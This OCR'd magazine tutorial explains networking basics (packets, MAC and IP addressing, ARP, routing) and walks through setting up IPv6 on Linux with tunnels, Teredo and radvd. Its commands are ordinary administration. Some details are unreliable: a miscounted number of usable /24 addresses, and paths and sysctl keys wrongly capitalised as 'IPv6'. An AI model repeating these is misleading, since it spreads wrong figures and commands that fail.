


› *WireShark* does a similar job to tcpdump capturing packets, but provides a nice colourful GUI to help you see what's going on.

Most of the time we don't use our computers as though they were a solitary box, but instead connect them together, sharing files and information throughout our homes and across the internet.

To help you put your Linux skills to use in this networked environment, we're going to spend these pages introducing you to the fundamentals of networking. Throughout, our focus will be on both the practical as well as the theoretical explaining the terminology as we go. We'll get you using Linux tools (*such as the network analyser, Wireshark on p130*) to examine and build networks.

First, our goal is to introduce you to the three ideas that underpin everything else that happens with networks – packets, physical connections and addressing. Then we're going to see how IPv6 is going to take over (*see p122*) and build some none-trivial networks.



Packet switched networks

Let's start by talking about what a network is. Simply, a network is two or more computers connected by some physical medium, whether that's a copper wire (known as Ethernet), a fibre optic cable or a radio wave (known as Wi-Fi). By sending signals across this medium, computers are able to share information with one another.

It sounds simple enough – you run a conductive wire between two computers, and by sending electrical signals along it, the two computers can share information. The trouble is, even this simple model (which ignores questions of how the electrical signals are encoded and decoded) runs into problems quickly.

The data we share between two computers is usually large and complex, made of many millions of bits. This data could be sent in a continuous stream across the wire, which might take many minutes, hours or even days to send. With just two computers, this isn't a big problem; one can just wait until it receives a signal saying it has all the information, then it can take its turn to send some information back.

In the case of a more complex network, however, with many dozens or hundreds of computers attached to the shared medium, you start to run into real problems. While one computer is sending information, none of the others can use the medium to transmit information. What's more, when there's an interruption to the network signal, you have to retransmit the entire thing – if the file being sent is big, this becomes a real pain.

The way computer networks get around these problems is by using packet switched networks: The large pieces of data are broken into more manageable chunks, called packets. As well as containing the information to be shared, these packets contain metadata that specifies, among other things, where in the stream of data the packet belongs.

If a packet gets lost in the depths of the interweb, the receiving computer will see that it's missing a part of the stream, and can request for just that packet to be resent – instead of the whole thing. What's more, because packets break the data into independent chunks, all the computers that share the medium can take it in turns to transmit their packets, rather than entire files, meaning everyone can share the medium more effectively.

Packets are more than just a theoretical construct, you can actually see individual ones being transmitted across the

The basics

Networking models

In this article, we cover a lot of ground, from physical media to packets to MAC addresses and routed IP networks. If it seems difficult to understand how this all fits together, imagine how difficult it is to make the systems that enable all this to work. It's very complicated, and there are many components that all have to work together if your network connection is going to work the way it should.

To make networking software and hardware that works together easier to create, some clever people came together and created the Open Systems Interconnection model. The OSI specifies seven layers, each of which describes a set of related functions that are critical if the network is to work as expected. Each separate layer depends on the one below it to provide certain services, but it doesn't need to know how any of the other layers are implemented, just how to interact with the lower layers. This means they can be created and tested separately, and you can have many different implementations of the different functions (for example, fibre optic or Ethernet for the physical layer), without having to rewrite any other components.

In this article, we've covered the first three layers of the OSI model:

- **The physical layer** This specifies how electrical signals can be transmitted across particular physical media;
- **The data link layer** This specifies how hosts are physically identified on the network – that is, with MAC addresses.
- **The network layer** Specifies how packets are routed between networks and how logical addresses are assigned.

The remaining four layers concern managing reliable connections between machines, and the presentation and utilisation of transmitted data at the application level. Networking topics that you might be familiar with that fall into these layers include: the TCP and UDP protocols in layer 4; file encoding such as UTF, ASCII, JPG and so on that are all found in layer 6; and things such as the HTTP (web); FTP (file transfer) and SMTP (mail transfer) protocols, which are all network applications in layer 7.

network. To see these packets, install the **tcpdump** package using whichever package manager your Linux distribution provides. Once it's installed, launch a terminal and first find out which device is currently providing your network connection. Assuming you've got only one active network connection on your computer, you can find this out by typing:

```
ip a | grep "state UP"
```

The **ip** command is used for showing information about your network connections – we'll cover this in more detail a little later – while the **grep** command filters the result to see only those network connections which are 'up' or active. The bit of information you're interested in is near the beginning of the line, and probably reads **eth0**, **wlan0** or **em1**, depending on your configuration.

With this information, you can now run **tcpdump** to watch a network conversation take place. As root, run:

```
tcpdump -i wlan0
```

where **wlan0** is the device you discovered above. Then, open a web browser and visit a site. When you switch back to the terminal, you'll see the screen filling up with lines of text. Each line represents a packet that was sent between your computer and the web server in order to load the page, and each provides bits of information about it, including the time it was sent or received, which computers (or hosts) it was sent from and to, and much more.


By passing the **-w** switch and a filename, you can save this output and the contents of the packets (not just the header information shown in the terminal) for later analysis by a graphical tool, such as *Wireshark* (*see p102*).

This can be a very useful tool for diagnosing network problems. For instance, if you can't get DHCP working properly, running a packet dump on the DHCP server will enable you to see whether it's receiving requests for addresses, whether it's responding, or whether packets are being blocked by a firewall, which will enable you to identify where the problem lies.

MAC addresses

Now you know how many computers can share a single physical network, you might be wondering how computers can identify each other on the network – that is, how can you send information only to Bob's computer, not Alice's?

In fact, the answer is that when computers are connected by the same bit of physical medium – for example, a copper cable – they see every packet sent to every other computer.



***Nmap* is a command line tool for scanning your network. Here, we've used *Zenmap* to interpret the results of a scan to display the topology of the network.**

Networks hacks

Understanding IP addresses

IP addresses are a touch more complicated than suggested in the article's main body. Although we usually write an IP address as four numbers, separated by periods, they are in fact a single 32-bit binary number. Each of the four numbers represents a group of eight bits (an octet) in the binary form of the address, for example:

```
192.168.1.1
11000000.10101000.00000001.00000001
```

This means that each of the four numbers in an IP address can range from 0 through to 255.

The prefix that we talked about specifies how many bits in the binary representation belong to the network portion of the address, and can be thought of as another binary number overlaid on to the IP address, where a 1 represents a bit that belongs to the network portion of the address:

```
11000000.10101000.00000001.00000001
11111111.11111111.11111111.00000000
```

In this case, in the IP address **192.168.1.1**, the first three octets represent the network portion of the address, so hosts can only be assigned unique numbers from the last octet.

This means that in the **192.168.1.0/24** network, there are only 255 unique addresses that can be given to hosts. In fact, there are only 253 unique addresses, because the first and last addresses in a range are reserved for special purposes. The first address is the network address, and is used not to specify a host on that network, but the network itself. This is why you'll see .0/24 in the output of your **ip route** command. The last address is used for broadcast messages that address every host on the IP network.

As another example, consider the network address **192.168.1.0/28**; in this instance there are only 14 usable addresses, because the maximum value representable in four binary digits is 16 (2^4), and the first and last of these are reserved.

The thing that stops them from reading it is that every network interface card (NIC – the thing that translates information from your computer in to a signal that can be broadcast across a physical medium, and decodes it again) has something called a MAC address.

Every packet includes the MAC address of the recipient, and when a computer receives a packet, it inspects the address to see if it matches its own NIC's address – if it does match, it performs further processing to extract the information contained; if it doesn't, it discards the packet to save it from wasting processor cycles.

You can see what your active NIC's address is by using the **ip** command again:

```
ip link show dev wlan0
```

where **wlan0** is the name of the device you discovered earlier. If you just type **ip link show**, you'll see information on all the NICs attached to your computer. The MAC address is the 12-digit bit of information that comes after **link/ether** in the output. It will look something like: **ea:34:43:81:02:7c**. Of course, with a single piece of wire, you're going to have a hard time connecting more than two computers. In order to connect many computers to the same physical network, a device known as a hub can be used. A hub has many pieces of Ethernet plugged in to it, and when it receives a packet on any of these interfaces, it retransmits the packet to all the other interfaces.



This is an example of a network interface card; the device that mediates between your system and the physical medium.

Even with clever packet-switched networks, you can, however, experience problems with contention if too many computers share the same physical medium – that is to say, if different computers try to transmit information at the same time, the information being sent gets corrupted as a result, and effective communication breaks down. This is because computers don't actually take it politely in turns to send packets, but instead send their information randomly and use clever algorithms to help them recover from packet collisions.

To get around this problem, there's another type of device, known as a switch. A switch is very much like a hub, in that it has many interfaces with Ethernet cables plugged in to it, but it's more intelligent.

Rather than blindly retransmitting all the packets that it receives to all the other interfaces, the switch builds a table of what MAC addresses can be found through which interfaces. When a packet arrives at the switch, it inspects the destination MAC address and figures out which port it should be sent out of. This way, you reduce the amount of traffic being sent across the bits of Ethernet and reduce contention on the lines – that is to say, you reduce collisions and make communication more reliable.

Logical networks

The use of switches to extend networks and reduce collisions isn't the end of the story, however. Another hurdle to jump over is the fact that MAC addresses have a flat structure, which means there's no easy way to organise the addresses or group them together.

This isn't a problem when you're dealing with a small network, but as your network begins to grow, your switches will find themselves quickly handling enormous lists of MAC addresses that have to be searched through in order to figure out which port a packet must be sent out of. This would slow down the switches and would make a global network, such as the internet itself impossible to build.

To get around this, we split large networks into many smaller, logically grouped networks and use inter-networking technologies to route traffic between them. How does this work? Well, we first need to introduce you to a new type of

address, called an Internet Protocol (IP) address. You've probably already seen an IP address at some point – it's usually represented as four numbers separated by periods, such as **192.168.1.218**.

Rather than the entire address just representing a host on the network, it's split into two different parts: a network address and a host address by something called a prefix. The prefix is a number between 0 and 32 which specifies what portion of the IP address belongs to the network and what to the host. The full IP address, then, is written as **192.168.1.2/24**.

Bringing the two together

These logical addresses work by mapping to the physical MAC addresses that we covered earlier, with each IP address being linked to a particular MAC address. You can see this on your own computer by using the **ip neighbour** command in the terminal:

```
ip neigh show
```

Each line output by this command represents one host that is reachable by your computer. The first entry is the host's own IP address, while the second two specify which NIC it is reachable through, and the **lladdr** specifies the MAC address of the device. Your computer can then use this information to construct packets that are addressed for the correct computer.

Now, here's the clever bit: computers that have the same network address store this information about each other and can communicate directly. If they don't have the same network address, then they don't store this mapping of IP to MAC addresses, and so can't communicate directly. Instead, their communication happens via an intermediary, known as a gateway or router (*see p112 for how to hack your own router and take control*). Routers keep track of all the IP to MAC address mappings for their own network, but they also keep track of how to communicate with other gateway routers and networks.

If a host on its own network wants to communicate with a host on another network, it sends its message to the gateway, with the full IP address, and then the gateway sends this message on to the appropriate network. The gateway at the other end will then route the packet on to the correct host on its own network.

If these other networks have hundreds, thousands or even tens of thousands of hosts on them, you can see how this reduces the amount of information each host or router has to store. Instead of storing the MAC addresses for all these hosts, it only needs to concern itself with one address on each network – the gateway's address.

> **"The knowledge of what path to send packets via is routing information"**

Investigating routing information

The knowledge of what path to send packets via – for example, from Computer A to Router A, and then from Router A to Router B, before finally reaching Computer B – is known as routing information, because it's information about the route the packet must take.

You can see your computer's own routing table by using the **route** argument of the **ip** command:

```
ip route show
```

The first line of this output says 'default' before specifying an IP address that packets should travel via, along with which interface the packets should be sent out of. This default route is your computer's fallback – if there's not another route specified for the IP address you're trying to communicate with it will send packets to this gateway.

If you compare the destination of the default route to the output of the **ip neighbour** command, you'll see that your computer has the MAC address of its default gateway, and so the two are able to communicate directly.



Switches are the unsung core of many networks, reducing collision domains and making it possible for many hosts to communicate reliably in a single network.

Arping around

Your computer builds the table of MAC to IP address shown in the **ip neigh** command by using the Address Resolution Protocol (ARP). This protocol defines a special packet, just like the ones we saw above when we ran the **tcpdump** command. When your computer wants to find out the MAC address of a computer with a particular IP address, it will construct an ARP request packet.

This includes your MAC address as the sender, and the IP address of the host whose MAC address you want to know, but it doesn't specify the destination MAC address. This packet is then broadcast to every host connected to the same physical LAN as you – that is, it will be sent out of every port on a switch, but not from one router to another – saying **Request who has 192.168.1.2 tell 192.168.1.1**, for example.

If that IP address exists on the network, a **REPLY** ARP packet will be sent back to the requester's MAC address, saying **Reply 192.168.1.2 is-at ea:34:43:81:02:7c**. Now the two computers will be able to communicate directly.


You can see this in action by running the **tcpdump** command from earlier again. Instead of opening a web page, however, in another terminal, run as root

```
arping 192.168.1.1
```

where the IP address is that of your default gateway. If you now look at the **tcpdump** output, you should see an ARP conversation taking place. ■

IPv6: How to get connected

We did think about building a survival shelter in response to imminent IPv4-exhaustion, but this tutorial will do the job, too.



In February 2011, IANA (the Internet Assigned Numbers Authority) distributed the five remaining /8 blocks (each comprising 16 million addresses, and being the scrapings of the recovered address barrel) among the five Regional Internet Registries (RIRs). Now they have nothing left to give, they are gone. Item discontinued. Sure, you'll still be able to get IP addresses for new devices and virtual machines and what not, but companies' supplies will go dry and there ain't gonna be no re-up.

There's no need to panic, though – many years of thought and testing have already come up with a replacement addressing protocol, and it's been considered production-ready in Linux since 2005. Some major players have already activated their IPv6 networks. If you're in the UK, the chances are your ISP doesn't yet provide you with IPv6 connectivity (a handful do, and those lucky enough have no need of this tutorial), but we can work around this using a tunnel later. It's important to note that there is no plan to pull the plug on IPv4 – the two protocols can work perfectly well alongside each other. Network adaptors can be assigned both types of addresses, and dual-stack routers can marshall both types of traffic. But post-exhaustion, new hosts will only be accessible by IPv6, so those with only IPv4 connectivity will find themselves no longer able to access parts of the internet (and to some extent vice versa). While some network hardware (such as routers) may need to be upgraded, bread-and-butter network cards and switches will work fine for IPv6 – all they care about is transmitting Ethernet frames, indifferent as to the nature of the higher level packetry contained therein.

IPv4 uses 32 bits to address nodes, with the convention being to divide into four groups of eight bits (a byte, or octet) and write the decimal representation of each octet separated by dots. Thus IPv4 address space allows for about 4.3 billion addresses, which coincidentally is about one for each person on the earth who enjoys internet access. As more and more devices connect to the internet, and carrier-grade NAT address sharing regimes are not seen as an appropriate solution, we rapidly approach IPv4 exhaustion. IPv6 addresses, by comparison, use 128 bits for each address, which means that we won't be running out any time soon (there's enough for each atom on the surface of the earth to get one). The standard notation is to partition an address into eight groups of 16 bits. Each group is written as four hex digits, and separated from the next by a colon.

Because 32 hex digits, and seven colons, are cumbersome to write down, there's a couple of shortcuts. Shortcut the first: any leading zeroes can be omitted from each group, so **0123** can be written **123**. Shortcut the second: one series of adjacent **0** (short for **0000**) groups can be replaced by **::**. As an example, consider the loopback address (the analog of **127.0.0.1** in IPv4) which, when abbreviated by the first rule, is **0:0:0:0:0:0:0:1**. Those first seven groups can be unceremoniously discarded and we need only write **::1**. Note that you can only use the double colon notation once in an address, because multiple applications would be ambiguous. An IPv6 address is divided into two parts: the first 64 bits (or four groups) form the network prefix and the last 64 are termed the host identifier. The network prefix is further divided into a routing prefix and a subnet ID, but we're not going to worry about that here.


If you're using an up-to-date distro, it'll probably have IPv6 support built in. You can check this using the **ip** command from the **iproute2** package:

```
$ ip a
...
2: enp5s0: <BROADCAST,MULTICAST,UP,LOWER_UP>
mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 90:2b:34:aa:bb:cc brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.144/24 brd 192.168.1.255 scope global
enp5s0
```

```
    valid_lft forever preferred_lft forever
inet6 fe80::922b:34ff:feaa:bbcc/64 scope link
    valid_lft forever preferred_lft forever
```

Behold, our Ethernet card (**enp5s0**) has an **inet6** address. But it's not a globally accessible one – the **fe80::** prefix (where the **::** stands for three groups of zeroes) implies that this is a link-local address. This is somewhat like the **169.254.x.x** IPv4 autoconfiguration address family, which you may have seen when something goes wrong with your DHCP server. If you compare the host identifier with the MAC address (**90:2b:34:aa:bb:cc**), you should notice more than a passing similarity. Coincidence this is not, because the link-local address is generated by inserting **ff:fe** into the middle of the MAC address and complementing the seventh most significant bit of the resulting string (which will either add or subtract two from the second hex digit). The link-local address is necessary for any IPv6 host – applications rely on it being there. Furthermore, because MAC addresses are unique(-ish, though they can be forged or spoofed), link-local addresses are unique for each device. This method of forming the host-identifier – because it happens for some types of non-link-local connections, too – has lead to privacy concerns. Chief among them is that IPv6 addresses (or the latter half of them, anyway) can be tied to individual devices and hence individuals. Fortunately, privacy-enhancing mechanisms exist which can generate unique ephemeral host identifiers as frequently as desired.

Of course, your home router may not be configured to provide (or even support) any kind of IPv6 connectivity. But fear not because we can easily set up a simple internal IPv6 network or just a single machine (if you're lazy) and/or use a tunnelling arrangement to talk IPv6 to the outside world. Your router will allow for IPv6 traffic on the internal network, even if it doesn't have the facility to route it outside, or even know what it is. We first need assign what is called a Unique Local Address (ULA) prefix to the machine on the internal network that will act as our router. We can then set this up to advertise itself and provide SLAAC information to other machines. ULA prefixes come from a reserved block (addresses beginning **fd**]), which does not get routed from the open internet. You can generate your own at **www.simpledns.com/private-IPv6.aspx**, or simply make one up. Now, suppose we want to use the following prefix: **fd00:dead:bad:1dea::/64**. For simplicity, we'll initially configure the host identifier (the rest of our router's IPv6 address) statically, setting it to **::1** for brevity. The **ip** command is a good method to use to



There used to be plenty, and now there are none. This same tale may be true of all of the earth's resources.

achieve this:

```
$ sudo ip addr add dev int0 fd00:dead:bad:1dea::1/64
```

Here, **int0** is the name of your network interface (ours was **enp5s0**, while yours might be **eth0**). Now you should be able to ping yourself over IPv6:

```
$ ping6 -c 5 fd00:dead:bad:1dea::1
```

To make the address assignment persist across reboots depends very much on your distribution – it can be done through the *NetworkManager GUI* or various networking scripts (for example, **netctl** on Arch Linux). If you just want a local IPv6 network, skip ahead to the 'Router advertising' section, otherwise read on.

In order to communicate with the rest of the IPv6-speaking world (and assuming that your ISP does not provide this connectivity already), we need to tunnel our traffic over IPv4, using the popular 6in4 protocol. One option involves signing up to a tunnel broker service, such as Hurricane Electric or SixXS. They provide this service for free, but you still have to register, which for SixXS involves two manual human approvals. There's a number of ways that you can encapsulate IPv6 traffic inside IPv4 packets, but if you're behind a NAT layer ,the easiest solution is the Anything in

IPv4 abstention exercise

IPv6 uptake has, on the whole been notoriously slow, despite many large firms having flipped the appropriate switches and IPv6 being mandatory for the 4G mobile standard.

Part of the reason for this is that IPv4 has proven itself to be something of a champion. The IPSec and DNSSec security extensions, which were originally designed as part of IPv6, were incorporated into it, which made for one less reason to switch over. In 2014, though, many older corporate routers began to baulk as BGP tables exceeded 512K entries. It is speculated that this was the cause of downtime at eBay and Lastpass. While everyone recovered reasonably swiftly – a few auctions notwithstanding – this provided something of a wake up call to everyone concerned.

Parts of the system were beginning to creak somewhat ominously, and network bods began to act. As a result, you will find that, if you turn off IPv4 traffic, much of the internet still works as you would expect.


If you're using a Teredo tunnel, and have set it up to communicate on UDP port 3544, then the following iptables rules will do a good job of blocking any other outgoing requests, effectively cutting you off from the IPv4 internet, except for your DNS server:

```
# iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
# iptables -A OUTPUT -p UDP --dport 53 -j ACCEPT
# iptables -A OUTPUT -p UDP --sport 3544 -j ACCEPT
# iptables -A OUTPUT -j REJECT
```

You'll find some sites work as expected, some kind of work, but most don't. You probably need IPv4 connectivity, so once you've finished experimenting, you should delete these rules. If you didn't have any to begin with, you can flush the whole lot with:

```
# iptables -F
```

Network hacks



Teredo tunnels are a last-resort method for getting a direct-to-host IPv6 tunnel. You shouldn't do it, but that gives it something of a forbidden fruit quality. Especially if you can't mess with your router settings...

Anything (AYIYA) protocol. SixXS has provided the handy *Automatic IPv6 Connectivity Configuration Utility* (available in the **aiccu** package), which makes easy work of the tunnelling setup. Some distributions ask you for your SixXS credentials when you install this, while others require you to manually **edit /etc/aiccu.conf** so that it looks like this:

```
username <username>
password <password>
protocol tic
server tic.sixxs.net
IPv6_interface sixxs
automatic true
requiretls true
pidfile /var/run/aiccu.pid
defaultroute true
makebeats true
behindnat true
```

Now, when you start the **aiccu** service, you should be good to go.


Hurricane Electric (**https://tunnelbroker.net**) requires the tunnel endpoints to be specified manually (through its web interface, where you can choose a geographically nearby endpoint – **$HE_ENDPOINT4** in the example below), as well as manual configuration of the tunnel at the client end. Furthermore, the company requires that your router's external IP be pingable from the outside world, although port forwarding should not be required. ICMP messages are necessary to negotiate IPv6 routes. Hurricane Electric assigns you a client endpoint IPv6 address beginning with **2001:** and ending with **/64**, which we call **$CLI_IP6** in the code below. You are free to set up as many hosts on this network prefix as you like; there is no need to set up a new tunnel for each. The tunnel is set up as follows, where **$INT_IP4** is your internal IP address. Note that these commands need to be done as root, so use **sudo** if necessary:

```
# ip tunnel add he-IPv6 mode sit remote $HE_ENDPOINT4
local $INT_IP4 ttl 255
# ip link set he-IPv6 up
# ip addr add $CLI_IP6 dev he-IPv6
# ip route add ::/0 dev he-IPv6
# ip -f inet6 addr
```

You need to forward protocol 41 traffic (not port 41 – this is something different) on your home router, although many don't actually let you (but not routers running DD-WRT, *see p112*). Instead, if you're feeling brave, you can put your machine in your home router's demilitarised zone (DMZ), so that all incoming connections are directed to it. This is a grave security risk, though, so don't do this. If you can't make it work, follow the Teredo instructions in the box opposite.

One should be aware that your home router's DNS facility may not return IPv6 records. This can be sidestepped by using Google's DNS servers, which you can do by adding **nameserver 8.8.8.8** to **/etc/resolv.conf** or changing the DNS Server setting in NetworkManager. DNS queries carried out over IPv4 are still allowed to return IPv6 addresses, but you can also use the IPv6 address, which is **2001:4860:4860::8888**. Test this with:

```
$ ping6 -c 5 IPv6.google.com
```



Good news, everyone – we are apparently stable and ready. Actually, we wouldn't quite put it that way...

Router advertising

Besides setting up a static IPv6 address manually, or being assigned a prefix by a broker, as we have seen earlier, you can acquire an IPv6 address in one of two other ways. The first is stateless address autoconfiguration (SLAAC), wherein a host solicits a router via the Neighbor Discovery Protocol. A local router then responds to this with a network prefix and other configuration parameters. By combining this with the host identifier, either following the MAC address derivation above or using the privacy extensions described later, we obtain an IPv6 address. We can also use the more traditional stateful approach through DHCPv6, where the server keeps tabs on what addresses are assigned unto whom.

In order for clients on your network to get IPv6 address information, your router needs to respond to solicitation requests with router advertisements. Without the latter, no one hears the cries of our address-less interfaces. The advertising daemon is found in the **radvd** package, which you need to install. This creates a simple local IPv6 network, with no external connectivity, though it is possible to advertise the brokered tunnels of the previous section too. The example **/etc/radvd.conf** contains many example definitions. To keep things simple, we'll back this up and use a much simpler setup (both tasks require root).

```
# mv /etc/radvd.conf{,.example}
# nano /etc/radvd.conf
```

Now you need to add the following to the configuration –

Teredo tunnels

As an alternative to using a tunnel broker for a single machine, it is possible to use a Teredo tunnel. Teredo is a Microsoft-designed technique, which relies on the bandwidth of so many Teredo relays. These act as gateways, unencapsulating your IPv6 packets and sending them off, and wrapping them in IPv4 packets for return. It is intended as a last-resort technique, and because only one IPv6 address can be assigned per tunnel, it is unsuitable for use on networks, even small ones. Because it creates a tunnel that can happily sidestep your firewall, it is widely seen as an obvious security risk. In general, its use tends to be discouraged and it's being phased out. It is, however, very good at traversing NAT layers (teredo is actually a genus of creatures that bore holes through ship's hulls), so it's handy if your external IPv4 address changes regularly or your network is otherwise unco-operative.

An open source client by the name of *Miredo* is available in your distribution's repositories. Once you've installed it and started the service (**systemctl start miredo** for SystemD), you should be enjoying IPv6. Toredo addresses have a reserved **/32** prefix, and all Toredo addresses have **2001:0:** at the beginning. If all went as planned, you should have been assigned one. You can test this out by visiting **http://test-IPv6.com** which will give you (or at least your IPv6 connectivity) a rating out of 10. You aren't ever going to get full marks with a Teredo connection, and it's also possible that the *Miredo* service got your internal IP wrong. In the latter event, you simply need to edit **/etc/miredo/miredo.conf** and add a line such as:

```
BindAddress 192.168.1.10
```

replace **int0** with your interface name:

```
interface int0 {
  AdvSendAdvert on;
  MinRtrAdvInterval 3;
  MaxRtrAdvInterval 10;
  prefix fd00:dead:bad:1dea::/64 {
    AdvOnLink on;
    AdvAutonomous on;
    AdvRouterAddr on;
  };
};
```

If you set up a Hurricane Electric tunnel here, you can use the **/64** prefix assigned to you instead. This lets your IPv6 network see the outside world. You need to enable IPv6 traffic forwarding to make this work, but this is just a simple matter of:

```
# echo 1 > /proc/sys/net/IPv6/conf/int0/forwarding
```

Now start the service with either

```
$ sudo service radvd start
```

or

```
# systemctl start radvd
```

depending on what your **init** system is. All going well, connecting other machines to the network now sees them autoconfigure themselves through SLAAC, and as an added bonus, you configure the local machine, too. To make this a persistent one, enable the **radvd** service (for example, **systemctl enable radvd)** and change the setting

```
net.IPv6.conf.default.forwarding=1
```

in **/etc/sysctl.conf** (or a file such as **/etc/sysctl.d/10-ip6-forward.conf**). Your router advertises to itself as well, so starting up this service statelessly autoconfigures you with an IPv6 address. The standard behaviour is to generate a host identifier from the MAC address as described earlier, but some distributions have turned on privacy extensions by default, so that a random identifier is generated (usually once a day). Check how the clients are set up (again replacing **int0** with your interface) by using:

```
$ cat /proc/sys/net/IPv6/conf/int0/use_tempaddr
```

If this returns **0**, then privacy extensions are not enabled. To remedy this, as root, incant:

